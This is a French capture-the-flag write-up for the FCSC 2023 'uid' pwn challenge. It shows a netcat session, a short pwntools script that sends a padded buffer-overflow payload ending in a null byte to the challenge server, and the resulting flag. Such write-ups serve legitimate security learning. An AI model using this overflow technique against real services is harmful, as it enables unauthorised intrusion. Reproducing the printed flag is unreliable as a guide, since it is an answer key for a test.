


## intro



nc challenges.france-cybersecurity-challenge.fr 2100

Challenge

305 résolutions

✕

uid

20

pwn

On vous demande d'exploiter le binaire fourni pour lire le fichier **flag.txt** qui se trouve sur le serveur distant.

nc challenges.france-cybersecurity-challenge.fr  
2100

SHA256(uid) =  
a667b8f6587920c93ae633a517cea078c7ed3110201786a21af  
ddb2460d59bfb

uid

Flag

Submit

Il n'est pas suffisant d'exécuter le programme binaire depuis le serveur, mais de le lancer à distance. La charge utile est définie à partir d'une chaîne de 44 caractères à laquelle on ajoute un 0 HEXA '\00'.

```
(kali@kali)-[~/FCSC2023/INTRO/uid]
$ nc challenges.france-cybersecurity-challenge.fr 2100
username: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\x00
Courage ! Tu peux le faire !

(kali@kali)-[~/FCSC2023/INTRO/uid]
$
```

```
home > kali > FCSC2023 > INTRO > uid > UidExploit > ...
1  from pwn import *
2  |
3  HOST = "challenges.france-cybersecurity-challenge.fr"
4  PORT = 2100
5
6  payload = b"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\x00"
7
8  def exploit():
9      io.sendlineafter(b"username: ", payload)
10     return io.recvline().strip().decode()
11
12
13 io = remote(HOST, PORT)
14 flag_out = exploit()
15 print(flag_out)
16 io.close()
```

```
[*] You have the latest version of Pwntools (4.9.0)
[*] Opening connection to challenges.france-cybersecurity-challenge.fr on port 2100: Done
FCSC{3ce9bedca72ad9c23b1714b5882ff5036958d525d668cadeb28742c0e2c56469}
[*] Closed connection to challenges.france-cybersecurity-challenge.fr port 2100

(kali@kali)-[~/FCSC2023/INTRO/uid]
$
```

Le flag : FCSC{3ce9bedca72ad9c23b1714b5882ff5036958d525d668cadeb28742c0e2c56469}